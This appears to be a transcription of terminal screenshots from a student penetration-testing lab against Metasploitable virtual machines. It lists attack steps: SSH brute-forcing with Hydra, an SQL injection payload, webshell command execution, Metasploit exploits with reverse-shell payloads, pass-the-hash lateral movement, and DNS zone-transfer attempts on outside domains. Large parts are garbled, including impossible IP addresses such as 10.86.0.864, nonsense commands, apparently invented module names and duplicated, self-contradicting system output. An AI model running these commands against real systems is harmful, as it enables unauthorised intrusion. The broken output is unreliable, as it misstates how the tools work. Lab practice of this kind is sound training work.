SQLmap -u http://10.86.0.104 --sqlmap

Webshell Execution
curl http://10.86.0.104/shell.php?cmd=id

Exploitation (Metasploit)
msf5 > use exploit/multi/http/ncgi_upload
msf5 > set PAYLOAD PAYLOAD=windows/meterpreter/reverse_tcp
PAYLOAD=windows/meterpreter/reverse_tcp
msf5 > run

Privilege Escalation
msf5 > use msf5
msf5 > run
msf5 > use msf5
msf5 > run

Lateral Movement
msf5 > use msf5
msf5 > use exploit/windows/smb/psexec
msf5 > set PAYLOAD PAYLOAD=windows/meterpreter/reverse_tcp
PAYLOAD=windows/meterpreter/reverse_tcp
msf5 > set SMBPass <NTLM_HASH>
SMBPass <NTLM_HASH>
msf5 > run
```

root@osboxes: ~

```
root@osboxes:~# hydra -L users.txt -P pass.txt ssh://10.86.0.104
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-02 12:21:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[ERROR] File for logins not found: users.txt
root@osboxes:~#
```

Kali2019 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Applications Places Terminal

Tue 12:42

root@osboxes: ~

```
File Edit View Search Terminal Help
root@osboxes: ~
[+] querying DNS SOA records for example.com
[+] example.com SOA: ns.icann.org.
[+] querying DNS TXT records for example.com
[+] example.com TXT: v=spf1 -all
[+] example.com TXT: k2n1y4w3qtb4skdx9e7dxt97qrmq9
[+] querying DNS SRV records for example.com
[+] Auxiliary module execution completed
msf5 auxiliary(gather/osm_dns) > hosts
-----
address      mac      name      os_name      os_flavor      os_sp      purpose  info  comments
-----
10.86.0.0
10.86.0.1
10.86.0.2
10.86.0.3
10.86.0.4
10.86.0.5
10.86.0.6
10.86.0.7
10.86.0.8
10.86.0.9
10.86.0.10
10.86.0.11
10.86.0.12
10.86.0.13
10.86.0.14
10.86.0.15
10.86.0.16
10.86.0.17
10.86.0.18
10.86.0.19
10.86.0.20
10.86.0.21
10.86.0.22
10.86.0.23
10.86.0.24
10.86.0.25
10.86.0.26
10.86.0.27
10.86.0.28
10.86.0.29
10.86.0.30
10.86.0.31
10.86.0.32
10.86.0.33
10.86.0.34
10.86.0.35
10.86.0.36
10.86.0.37
10.86.0.38
10.86.0.39
10.86.0.40
10.86.0.41
10.86.0.42
10.86.0.43
10.86.0.44
10.86.0.45
10.86.0.46
10.86.0.47
10.86.0.48
10.86.0.49
10.86.0.50
10.86.0.51
10.86.0.52
10.86.0.53
10.86.0.54
10.86.0.55
10.86.0.56
10.86.0.57
10.86.0.58
10.86.0.59
10.86.0.60
10.86.0.61
10.86.0.62
10.86.0.63
10.86.0.64
10.86.0.65
10.86.0.66
10.86.0.67
10.86.0.68
10.86.0.69
10.86.0.70
10.86.0.71
10.86.0.72
10.86.0.73
10.86.0.74
10.86.0.75
10.86.0.76
10.86.0.77
10.86.0.78
10.86.0.79
10.86.0.80
10.86.0.81
10.86.0.82
10.86.0.83
10.86.0.84
10.86.0.85
10.86.0.86
10.86.0.87
10.86.0.88
10.86.0.89
10.86.0.90
10.86.0.91
10.86.0.92
10.86.0.93
10.86.0.94
10.86.0.95
10.86.0.96
10.86.0.97
10.86.0.98
10.86.0.99
10.86.0.100
10.86.0.101
10.86.0.102
10.86.0.103
10.86.0.104
10.86.0.105
10.86.0.106
10.86.0.107
10.86.0.108
10.86.0.109
10.86.0.110
10.86.0.111
10.86.0.112
10.86.0.113
10.86.0.114
10.86.0.115
10.86.0.116
10.86.0.117
10.86.0.118
10.86.0.119
10.86.0.120
10.86.0.121
10.86.0.122
10.86.0.123
10.86.0.124
10.86.0.125
10.86.0.126
10.86.0.127
10.86.0.128
10.86.0.129
10.86.0.130
10.86.0.131
10.86.0.132
10.86.0.133
10.86.0.134
10.86.0.135
10.86.0.136
10.86.0.137
10.86.0.138
10.86.0.139
10.86.0.140
10.86.0.141
10.86.0.142
10.86.0.143
10.86.0.144
10.86.0.145
10.86.0.146
10.86.0.147
10.86.0.148
10.86.0.149
10.86.0.150
10.86.0.151
10.86.0.152
10.86.0.153
10.86.0.154
10.86.0.155
10.86.0.156
10.86.0.157
10.86.0.158
10.86.0.159
10.86.0.160
10.86.0.161
10.86.0.162
10.86.0.163
10.86.0.164
10.86.0.165
10.86.0.166
10.86.0.167
10.86.0.168
10.86.0.169
10.86.0.170
10.86.0.171
10.86.0.172
10.86.0.173
10.86.0.174
10.86.0.175
10.86.0.176
10.86.0.177
10.86.0.178
10.86.0.179
10.86.0.180
10.86.0.181
10.86.0.182
10.86.0.183
10.86.0.184
10.86.0.185
10.86.0.186
10.86.0.187
10.86.0.188
10.86.0.189
10.86.0.190
10.86.0.191
10.86.0.192
10.86.0.193
10.86.0.194
10.86.0.195
10.86.0.196
10.86.0.197
10.86.0.198
10.86.0.199
10.86.0.200
10.86.0.201
10.86.0.202
10.86.0.203
10.86.0.204
10.86.0.205
10.86.0.206
10.86.0.207
10.86.0.208
10.86.0.209
10.86.0.210
10.86.0.211
10.86.0.212
10.86.0.213
10.86.0.214
10.86.0.215
10.86.0.216
10.86.0.217
10.86.0.218
10.86.0.219
10.86.0.220
10.86.0.221
10.86.0.222
10.86.0.223
10.86.0.224
10.86.0.225
10.86.0.226
10.86.0.227
10.86.0.228
10.86.0.229
10.86.0.230
10.86.0.231
10.86.0.232
10.86.0.233
10.86.0.234
10.86.0.235
10.86.0.236
10.86.0.237
10.86.0.238
10.86.0.239
10.86.0.240
10.86.0.241
10.86.0.242
10.86.0.243
10.86.0.244
10.86.0.245
10.86.0.246
10.86.0.247
10.86.0.248
10.86.0.249
10.86.0.250
10.86.0.251
10.86.0.252
10.86.0.253
10.86.0.254
10.86.0.255
10.86.0.256
10.86.0.257
10.86.0.258
10.86.0.259
10.86.0.260
10.86.0.261
10.86.0.262
10.86.0.263
10.86.0.264
10.86.0.265
10.86.0.266
10.86.0.267
10.86.0.268
10.86.0.269
10.86.0.270
10.86.0.271
10.86.0.272
10.86.0.273
10.86.0.274
10.86.0.275
10.86.0.276
10.86.0.277
10.86.0.278
10.86.0.279
10.86.0.280
10.86.0.281
10.86.0.282
10.86.0.283
10.86.0.284
10.86.0.285
10.86.0.286
10.86.0.287
10.86.0.288
10.86.0.289
10.86.0.290
10.86.0.291
10.86.0.292
10.86.0.293
10.86.0.294
10.86.0.295
10.86.0.296
10.86.0.297
10.86.0.298
10.86.0.299
10.86.0.300
10.86.0.301
10.86.0.302
10.86.0.303
10.86.0.304
10.86.0.305
10.86.0.306
10.86.0.307
10.86.0.308
10.86.0.309
10.86.0.310
10.86.0.311
10.86.0.312
10.86.0.313
10.86.0.314
10.86.0.315
10.86.0.316
10.86.0.317
10.86.0.318
10.86.0.319
10.86.0.320
10.86.0.321
10.86.0.322
10.86.0.323
10.86.0.324
10.86.0.325
10.86.0.326
10.86.0.327
10.86.0.328
10.86.0.329
10.86.0.330
10.86.0.331
10.86.0.332
10.86.0.333
10.86.0.334
10.86.0.335
10.86.0.336
10.86.0.337
10.86.0.338
10.86.0.339
10.86.0.340
10.86.0.341
10.86.0.342
10.86.0.343
10.86.0.344
10.86.0.345
10.86.0.346
10.86.0.347
10.86.0.348
10.86.0.349
10.86.0.350
10.86.0.351
10.86.0.352
10.86.0.353
10.86.0.354
10.86.0.355
10.86.0.356
10.86.0.357
10.86.0.358
10.86.0.359
10.86.0.360
10.86.0.361
10.86.0.362
10.86.0.363
10.86.0.364
10.86.0.365
10.86.0.366
10.86.0.367
10.86.0.368
10.86.0.369
10.86.0.370
10.86.0.371
10.86.0.372
10.86.0.373
10.86.0.374
10.86.0.375
10.86.0.376
10.86.0.377
10.86.0.378
10.86.0.379
10.86.0.380
10.86.0.381
10.86.0.382
10.86.0.383
10.86.0.384
10.86.0.385
10.86.0.386
10.86.0.387
10.86.0.388
10.86.0.389
10.86.0.390
10.86.0.391
10.86.0.392
10.86.0.393
10.86.0.394
10.86.0.395
10.86.0.396
10.86.0.397
10.86.0.398
10.86.0.399
10.86.0.400
10.86.0.401
10.86.0.402
10.86.0.403
10.86.0.404
10.86.0.405
10.86.0.406
10.86.0.407
10.86.0.408
10.86.0.409
10.86.0.410
10.86.0.411
10.86.0.412
10.86.0.413
10.86.0.414
10.86.0.415
10.86.0.416
10.86.0.417
10.86.0.418
10.86.0.419
10.86.0.420
10.86.0.421
10.86.0.422
10.86.0.423
10.86.0.424
10.86.0.425
10.86.0.426
10.86.0.427
10.86.0.428
10.86.0.429
10.86.0.430
10.86.0.431
10.86.0.432
10.86.0.433
10.86.0.434
10.86.0.435
10.86.0.436
10.86.0.437
10.86.0.438
10.86.0.439
10.86.0.440
10.86.0.441
10.86.0.442
10.86.0.443
10.86.0.444
10.86.0.445
10.86.0.446
10.86.0.447
10.86.0.448
10.86.0.449
10.86.0.450
10.86.0.451
10.86.0.452
10.86.0.453
10.86.0.454
10.86.0.455
10.86.0.456
10.86.0.457
10.86.0.458
10.86.0.459
10.86.0.460
10.86.0.461
10.86.0.462
10.86.0.463
10.86.0.464
10.86.0.465
10.86.0.466
10.86.0.467
10.86.0.468
10.86.0.469
10.86.0.470
10.86.0.471
10.86.0.472
10.86.0.473
10.86.0.474
10.86.0.475
10.86.0.476
10.86.0.477
10.86.0.478
10.86.0.479
10.86.0.480
10.86.0.481
10.86.0.482
10.86.0.483
10.86.0.484
10.86.0.485
10.86.0.486
10.86.0.487
10.86.0.488
10.86.0.489
10.86.0.490
10.86.0.491
10.86.0.492
10.86.0.493
10.86.0.494
10.86.0.495
10.86.0.496
10.86.0.497
10.86.0.498
10.86.0.499
10.86.0.500
10.86.0.501
10.86.0.502
10.86.0.503
10.86.0.504
10.86.0.505
10.86.0.506
10.86.0.507
10.86.0.508
10.86.0.509
10.86.0.510
10.86.0.511
10.86.0.512
10.86.0.513
10.86.0.514
10.86.0.515
10.86.0.516
10.86.0.517
10.86.0.518
10.86.0.519
10.86.0.520
10.86.0.521
10.86.0.522
10.86.0.523
10.86.0.524
10.86.0.525
10.86.0.526
10.86.0.527
10.86.0.528
10.86.0.529
10.86.0.530
10.86.0.531
10.86.0.532
10.86.0.533
10.86.0.534
10.86.0.535
10.86.0.536
10.86.0.537
10.86.0.538
10.86.0.539
10.86.0.540
10.86.0.541
10.86.0.542
10.86.0.543
10.86.0.544
10.86.0.545
10.86.0.546
10.86.0.547
10.86.0.548
10.86.0.549
10.86.0.550
10.86.0.551
10.86.0.552
10.86.0.553
10.86.0.554
10.86.0.555
10.86.0.556
10.86.0.557
10.86.0.558
10.86.0.559
10.86.0.560
10.86.0.561
10.86.0.562
10.86.0.563
10.86.0.564
10.86.0.565
10.86.0.566
10.86.0.567
10.86.0.568
10.86.0.569
10.86.0.570
10.86.0.571
10.86.0.572
10.86.0.573
10.86.0.574
10.86.0.575
10.86.0.576
10.86.0.577
10.86.0.578
10.86.0.579
10.86.0.580
10.86.0.581
10.86.0.582
10.86.0.583
10.86.0.584
10.86.0.585
10.86.0.586
10.86.0.587
10.86.0.588
10.86.0.589
10.86.0.590
10.86.0.591
10.86.0.592
10.86.0.593
10.86.0.594
10.86.0.595
10.86.0.596
10.86.0.597
10.86.0.598
10.86.0.599
10.86.0.600
10.86.0.601
10.86.0.602
10.86.0.603
10.86.0.604
10.86.0.605
10.86.0.606
10.86.0.607
10.86.0.608
10.86.0.609
10.86.0.610
10.86.0.611
10.86.0.612
10.86.0.613
10.86.0.614
10.86.0.615
10.86.0.616
10.86.0.617
10.86.0.618
10.86.0.619
10.86.0.620
10.86.0.621
10.86.0.622
10.86.0.623
10.86.0.624
10.86.0.625
10.86.0.626
10.86.0.627
10.86.0.628
10.86.0.629
10.86.0.630
10.86.0.631
10.86.0.632
10.86.0.633
10.86.0.634
10.86.0.635
10.86.0.636
10.86.0.637
10.86.0.638
10.86.0.639
10.86.0.640
10.86.0.641
10.86.0.642
10.86.0.643
10.86.0.644
10.86.0.645
10.86.0.646
10.86.0.647
10.86.0.648
10.86.0.649
10.86.0.650
10.86.0.651
10.86.0.652
10.86.0.653
10.86.0.654
10.86.0.655
10.86.0.656
10.86.0.657
10.86.0.658
10.86.0.659
10.86.0.660
10.86.0.661
10.86.0.662
10.86.0.663
10.86.0.664
10.86.0.665
10.86.0.666
10.86.0.667
10.86.0.668
10.86.0.669
10.86.0.670
10.86.0.671
10.86.0.672
10.86.0.673
10.86.0.674
10.86.0.675
10.86.0.676
10.86.0.677
10.86.0.678
10.86.0.679
10.86.0.680
10.86.0.681
10.86.0.682
10.86.0.683
10.86.0.684
10.86.0.685
10.86.0.686
10.86.0.687
10.86.0.688
10.86.0.689
10.86.0.690
10.86.0.691
10.86.0.692
10.86.0.693
10.86.0.694
10.86.0.695
10.86.0.696
10.86.0.697
10.86.0.698
10.86.0.699
10.86.0.700
10.86.0.701
10.86.0.702
10.86.0.703
10.86.0.704
10.86.0.705
10.86.0.706
10.86.0.707
10.86.0.708
10.86.0.709
10.86.0.710
10.86.0.711
10.86.0.712
10.86.0.713
10.86.0.714
10.86.0.715
10.86.0.716
10.86.0.717
10.86.0.718
10.86.0.719
10.86.0.720
10.86.0.721
10.86.0.722
10.86.0.723
10.86.0.724
10.86.0.725
10.86.0.726
10.86.0.727
10.86.0.728
10.86.0.729
10.86.0.730
10.86.0.731
10.86.0.732
10.86.0.733
10.86.0.734
10.86.0.735
10.86.0.736
10.86.0.737
10.86.0.738
10.86.0.739
10.86.0.740
10.86.0.741
10.86.0.742
10.86.0.743
10.86.0.744
10.86.0.745
10.86.0.746
10.86.0.747
10.86.0.748
10.86.0.749
10.86.0.750
10.86.0.751
10.86.0.752
10.86.0.753
10.86.0.754
10.86.0.755
10.86.0.756
10.86.0.757
10.86.0.758
10.86.0.759
10.86.0.760
10.86.0.761
10.86.0.762
10.86.0.763
10.86.0.764
10.86.0.765
10.86.0.766
10.86.0.767
10.86.0.768
10.86.0.769
10.86.0.770
10.86.0.771
10.86.0.772
10.86.0.773
10.86.0.774
10.86.0.775
10.86.0.776
10.86.0.777
10.86.0.778
10.86.0.779
10.86.0.780
10.86.0.781
10.86.0.782
10.86.0.783
10.86.0.784
10.86.0.785
10.86.0.786
10.86.0.787
10.86.0.788
10.86.0.789
10.86.0.790
10.86.0.791
10.86.0.792
10.86.0.793
10.86.0.794
10.86.0.795
10.86.0.796
10.86.0.797
10.86.0.798
10.86.0.799
10.86.0.800
10.86.0.801
10.86.0.802
10.86.0.803
10.86.0.804
10.86.0.805
10.86.0.806
10.86.0.807
10.86.0.808
10.86.0.809
10.86.0.810
10.86.0.811
10.86.0.812
10.86.0.813
10.86.0.814
10.86.0.815
10.86.0.816
10.86.0.817
10.86.0.818
10.86.0.819
10.86.0.820
10.86.0.821
10.86.0.822
10.86.0.823
10.86.0.824
10.86.0.825
10.86.0.826
10.86.0.827
10.86.0.828
10.86.0.829
10.86.0.830
10.86.0.831
10.86.0.832
10.86.0.833
10.86.0.834
10.86.0.835
10.86.0.836
10.86.0.837
10.86.0.838
10.86.0.839
10.86.0.840
10.86.0.841
10.86.0.842
10.86.0.843
10.86.0.844
10.86.0.845
10.86.0.846
10.86.0.847
10.86.0.848
10.86.0.849
10.86.0.850
10.86.0.851
10.86.0.852
10.86.0.853
10.86.0.854
10.86.0.855
10.86.0.856
10.86.0.857
10.86.0.858
10.86.0.859
10.86.0.860
10.86.0.861
10.86.0.862
10.86.0.863
10.86.0.864
10.86.0.8
```



```
Kali2019 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Tue 12:42
root@osboxes: ~
File Edit View Search Terminal Help
10.86.0.224
10.86.0.225
10.86.0.226
10.86.0.227
10.86.0.228
10.86.0.229
10.86.0.230
10.86.0.231
10.86.0.232
10.86.0.233
10.86.0.234
10.86.0.235
10.86.0.236
10.86.0.237
10.86.0.238
10.86.0.239
10.86.0.240
10.86.0.241
10.86.0.242
10.86.0.243
10.86.0.244
10.86.0.245
10.86.0.246
10.86.0.247
10.86.0.248
10.86.0.249
10.86.0.250
10.86.0.251
10.86.0.252
10.86.0.253
10.86.0.254
10.86.0.255
10.86.4.79
10.86.8.134
10.86.9.26
10.86.13.28
23.192.228.80
23.215.0.126
23.220.75.245
34.211.188.210
64.108.93.222
91.195.241.8
199.43.133.53
199.43.135.53
217.160.0.219
217.160.80.32
217.160.81.115
217.160.82.93
217.160.83.108
Virtualbox device
Linux server
Unknown device
ns15 auxiliary(gather/enum_dns) >

ns15 auxiliary(gather/enum_dns) > set DOMAIN waleed.com
DOMAIN => waleed.com
ns15 auxiliary(gather/enum_dns) > run

[*] dns wildcard is enable OR fake dns server
[*] querying DNS NS records for waleed.com
[+] waleed.com NS: ns1.sedoparking.com.
[+] waleed.com NS: ns2.sedoparking.com.
[*] Attempting DNS AXFR for waleed.com from ns1.sedoparking.com.
V, [2025-12-02T12:03:15.796081 #2316] WARN -- : AXFR query, switching to TCP
[*] Attempting DNS AXFR for waleed.com from ns2.sedoparking.com.
V, [2025-12-02T12:03:16.079918 #2316] WARN -- : AXFR query, switching to TCP
[*] querying DNS CNAME records for waleed.com
[*] querying DNS NS records for waleed.com
[+] waleed.com NS: ns2.sedoparking.com.
[+] waleed.com NS: ns1.sedoparking.com.
[*] querying DNS MX records for waleed.com
[+] waleed.com MX: localhost.
[*] querying DNS SOA records for waleed.com
[+] waleed.com SOA: ns1.sedoparking.com.
[*] querying DNS TXT records for waleed.com
[+] waleed.com TXT: v=spf1 -all
[*] querying DNS SRV records for waleed.com
[*] Auxiliary module execution completed

Red Team Engagement Commands (db_nmap ONLY)

Initial Connectivity
db_nmap -sS -sV -O 10.86.9.26/24
db_nmap -sS -sV -O 10.86.9.164/24
db_nmap -sS -sV -O 10.86.4.79/24
db_nmap -sC -sV -p- 10.86.9.26
db_nmap -sU --top-ports 200 10.86.9.26

Recon (db_nmap Only)
nmapscan
db_nmap -sS -sV -O 10.86.9.26/24
db_nmap -sS -sV -O 10.86.9.164/24
db_nmap -sS -sV -O 10.86.4.79/24
db_nmap -sC -sV -p- 10.86.9.26
db_nmap -sU --top-ports 200 10.86.9.26

DNS Enumeration
use auxiliary/gather/enum_dns
set DOMAIN <targetdomain>
run

Initial Access
hydra -L users.txt -P pass.txt ssh://10.86.8.134
gobuster dir -u http://10.86.9.164 -w /usr/share/v

SQLi Payload
'OR '1'='1 --

Webshell Execution
curl http://10.86.9.164/shell.php?cmd=id

Exploitation (Meterpreter)
use exploit/windows/remote_mgr_ajp40
set RHOSTS 10.86.9.164
set PAYLOAD linux/meterpreter/reverse_tcp
R0 UNSET 10.86.9.164

Privilege Escalation
uname -a
sudo -l
R0: open ->000 2x/levelshul

Lateral Movement
meterpreter > loadbang
use exploit/windows/remote_mgr_ajp40
set RHOSTS 10.86.9.134
set SMBPath \\10.86.9.134\
set SMBUser <username>
run

Recon (db_nmap Only)
msfconsole
db_nmap -sS -sV -O 10.86.9.26/24
db_nmap -sS -sV -O 10.86.9.164/24
db_nmap -sS -sV -O 10.86.8.134/24
db_nmap -sS -sV -O 10.86.4.79/24
db_nmap -sC -sV -p- 10.86.9.26
db_nmap -sU --top-ports 200 10.86.9.26

DNS Enumeration
use auxiliary/gather/enum_dns
set DOMAIN <targetdomain>
run

Initial Access
hydra -L users.txt -P pass.txt ssh://10.86.8.134
gobuster dir -u http://10.86.9.164 -w /usr/share/v

SQLi Payload
'OR '1'='1 --

Webshell Execution
curl http://10.86.9.164/shell.php?cmd=id

Exploitation (Meterpreter)
use exploit/windows/remote_mgr_ajp40
set RHOSTS 10.86.9.164
set PAYLOAD linux/meterpreter/reverse_tcp
R0 UNSET 10.86.9.164

Privilege Escalation
uname -a
sudo -l
R0: open ->000 2x/levelshul

Lateral Movement
meterpreter > loadbang
use exploit/windows/remote_mgr_ajp40
set RHOSTS 10.86.9.134
set SMBPath \\10.86.9.134\
set SMBUser <username>
run
```

```
Kali2019 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
root@osboxes: ~/pentest
File Edit View Search Terminal Help
+ --[ 1914 exploits - 1074 auxiliary - 330 post ]
+ --[ 556 payloads - 45 encoders - 10 nops ]
+ --[ 4 evasion ]

msf5 > use auxiliary/gather/enum_dns
msf5 auxiliary(gather/enum_dns) > info

Name: DNS Record Scanner and Enumerator
Module: auxiliary/gather/enum_dns
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Carlos Perez <carlos_perez@darkoperator.com>
Nixawk

Check supported:
No

Basic options:
Name Current Setting Required Description
-----
DOMAIN true yes The target domain
ENUM_A true yes Enumerate DNS A record
ENUM_AXFR true yes Initiate a zone transfer against each NS record
ENUM_BRT false yes Brute force subdomains and hostnames via the supplied wordlist
ENUM_CNAME true yes Enumerate DNS CNAME record
ENUM_MX true yes Enumerate DNS MX record
ENUM_NS true yes Enumerate DNS NS record
ENUM_RVLS false yes Reverse lookup a range of IP addresses
ENUM_SOA true yes Enumerate DNS SOA record
ENUM_SRV true yes Enumerate the most common SRV records
ENUM_TLD false yes Perform a TLD expansion by replacing the TLD with the IANA TLD list
ENUM_TXT true yes Enumerate DNS TXT record
IPRANGE no The target address range or CIDR identifier
NS Specify the nameserver to use for queries (default is system DNS)
STOP_WILDCRD false yes Stops bruteforce enumeration if wildcard resolution is detected
THREADS 1 yes Threads for ENUM BRT
WORDLIST /usr/share/metasploit-framework/data/wordlists/namelist.txt no Wordlist of subdomains

Description:
This module can be used to gather information about a domain from a
given DNS server by performing various DNS queries such as zone
transfers, reverse lookups, SRV record brute forcing, and other
techniques.

References:
https://cvedetails.com/cve/CVE-1999-0332/
OSVDB (492)

msf5 auxiliary(gather/enum_dns) >

Kali2019 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
root@osboxes: ~/pentest
File Edit View Search Terminal Help
NS no Specify the nameserver to use for queries (default is system DNS)
STOP_WILDCRD false yes Stops bruteforce enumeration if wildcard resolution is detected
THREADS 1 yes Threads for ENUM BRT
WORDLIST /usr/share/metasploit-framework/data/wordlists/namelist.txt no Wordlist of subdomains

Description:
This module can be used to gather information about a domain from a
given DNS server by performing various DNS queries such as zone
transfers, reverse lookups, SRV record brute forcing, and other
techniques.

References:
https://cvedetails.com/cve/CVE-1999-0332/
OSVDB (492)

msf5 auxiliary(gather/enum_dns) > set DOMAIN cwsenario.site
DOMAIN => cwsenario.site
msf5 auxiliary(gather/enum_dns) > set THREADS 10
THREADS => 10
msf5 auxiliary(gather/enum_dns) > run

[*] querying DNS NS records for cwsenario.site
[*] cwsenario.site NS: ns1032.ui-dns.de.
[*] cwsenario.site NS: ns1093.ui-dns.com.
[*] cwsenario.site NS: ns1100.ui-dns.org.
[*] cwsenario.site NS: ns1115.ui-dns.biz.
[*] Attempting DNS AXFR for cwsenario.site from ns1032.ui-dns.de.
W. [2025-11-26T13:05:55.281500 #2720] WARN -- : AXFR query, switching to TCP
[*] Attempting DNS AXFR for cwsenario.site from ns1093.ui-dns.com.
W. [2025-11-26T13:05:55.457148 #2720] WARN -- : AXFR query, switching to TCP
[*] Attempting DNS AXFR for cwsenario.site from ns1100.ui-dns.org.
W. [2025-11-26T13:05:55.638752 #2720] WARN -- : AXFR query, switching to TCP
[*] Attempting DNS AXFR for cwsenario.site from ns1115.ui-dns.biz.
W. [2025-11-26T13:05:55.813334 #2720] WARN -- : AXFR query, switching to TCP
[*] querying DNS CNAME records for cwsenario.site
[*] querying DNS NS records for cwsenario.site
[*] cwsenario.site NS: ns1032.ui-dns.de.
[*] cwsenario.site NS: ns1093.ui-dns.com.
[*] cwsenario.site NS: ns1100.ui-dns.org.
[*] cwsenario.site NS: ns1115.ui-dns.biz.
[*] querying DNS MX records for cwsenario.site
[*] cwsenario.site MX: mx00.ionos.co.uk.
[*] cwsenario.site MX: mx01.ionos.co.uk.
[*] querying DNS SOA records for cwsenario.site
[*] cwsenario.site SOA: ns1093.ui-dns.com.
[*] querying DNS TXT records for cwsenario.site
[*] cwsenario.site TXT: vespfl include: spf-eu.ionos.com -all
[*] cwsenario.site TXT: Well done for finding this. However I am afraid you wont get an extra mark :)
[*] querying DNS SRV records for cwsenario.site
[*] Auxiliary module execution completed
msf5 auxiliary(gather/enum_dns) >

msf5 > db_nmap -sS -sV -O 10.86.9.26
[-] Database not connected
msf5 > s
```

Screenshot 1: Nmap Scan Results

```
root@osboxes: ~
nmap -sS -v -i 10.86.9.164
Nmap: 8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
Nmap: 8189/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Nmap: Device type: bridge
Nmap: Running: Oracle Virtualbox
Nmap: OS CPE: cpe:/o:oracle:virtualbox
Nmap: OS details: Oracle Virtualbox
Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap: Nmap done: 1 IP address (1 host up) scanned in 164.24 seconds
msf5 > db nmap -ss -vv -O 10.86.9.164
Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-02 11:41 EST
Nmap: Status: 0:00:00 elapsed; 8 hosts completed (0 up), 1 undergoing Ping Scan
Nmap: Ping Scan Timing: About 100.00% done; Etc. 11:43 (0:00:00 remaining)
Nmap: Nmap scan report for 10.86.9.26
Nmap: Host is up (0.0033s latency).
Nmap: Not shown: 977 filtered ports
Nmap: PORT      STATE SERVICE      VERSION
Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
Nmap: 23/tcp    open  telnet       Linux telnetd
Nmap: 25/tcp    open  smtp         Postfix smtpd
Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
Nmap: 80/tcp    open  http         Apache/2.2.8 ((Ubuntu) DAV/2)
Nmap: 111/tcp   open  rpcbind      2 (RPC #100000)
Nmap: 139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Nmap: 445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Nmap: 512/tcp   open  exec         netkit-rsh rshexec
Nmap: 513/tcp   open  login        GNU Classpath gmicregistry
Nmap: 514/tcp   open  tcpwrapped
Nmap: 1099/tcp  open  java-rmi     GNU Classpath gmicregistry
Nmap: 1524/tcp  open  bindshell    Metasploitable root shell
Nmap: 2049/tcp  open  nfs          2-4 (RPC #100003)
Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
Nmap: 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
Nmap: 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
Nmap: 5900/tcp  open  VNC (protocol 3.3)
Nmap: 6000/tcp  open  X11          (access denied)
Nmap: 6667/tcp  open  irc          UnrealIRCd
Nmap: 8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
Nmap: 8189/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Nmap: Device type: bridge
Nmap: Running: Oracle Virtualbox
Nmap: OS CPE: cpe:/o:oracle:virtualbox
Nmap: OS details: Oracle Virtualbox
Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap: Nmap done: 1 IP address (1 host up) scanned in 18.44 seconds
msf5 >
```

Screenshot 2: Nessus Scanner Installation

```
root@osboxes: ~
# /bin/systemctl start nessusd.service
root@osboxes: ~
# sudo service nessusd start
root@osboxes: ~
# sudo systemctl start postgresql
root@osboxes: ~
# sudo msfdb init
[!] Database already started
[!] The database appears to be already configured, skipping initialization
root@osboxes: ~
# msfconsole
msf5 > db status
[*] Connected to msf. Connection type: postgresql.
msf5 >
```

System Information:

```
msf5 > sysinfo
System:
  Host: 10.86.9.164
  OS: Linux 3.2.0-4-amd64
  Architecture: x86_64
  Kernel: 3.2.0-4-amd64
  CPU: 1.0GHz
  Memory: 1.0GB
  Disk: 1.0GB
  Network: 10.86.9.164
  IP: 10.86.9.164
  MAC: 08:00:27:00:00:00
  Vendor: Oracle VM VirtualBox
  Product: Oracle VM VirtualBox
  Version: 5.0.14
  Build: 10.0.14
  Edition: 64-bit
  Type: 64-bit
  Mode: 64-bit
  CPU: 1.0GHz
  Memory: 1.0GB
  Disk: 1.0GB
  Network: 10.86.9.164
  IP: 10.86.9.164
  MAC: 08:00:27:00:00:00
  Vendor: Oracle VM VirtualBox
  Product: Oracle VM VirtualBox
  Version: 5.0.14
  Build: 10.0.14
  Edition: 64-bit
  Type: 64-bit
  Mode: 64-bit
```


Kali2019 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places Terminal

Wed 09:06
root@osboxes: ~

File Edit View Search Terminal Help

root@osboxes:~# nmap 10.86.9.28
Starting Nmap 7.80 (https://nmap.org) at 2025-12-03 08:46 EST
Nmap scan report for 10.86.9.28
Host is up (0.0000s latency).
Not shown: 977 filtered ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open cproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6080/tcp open X11
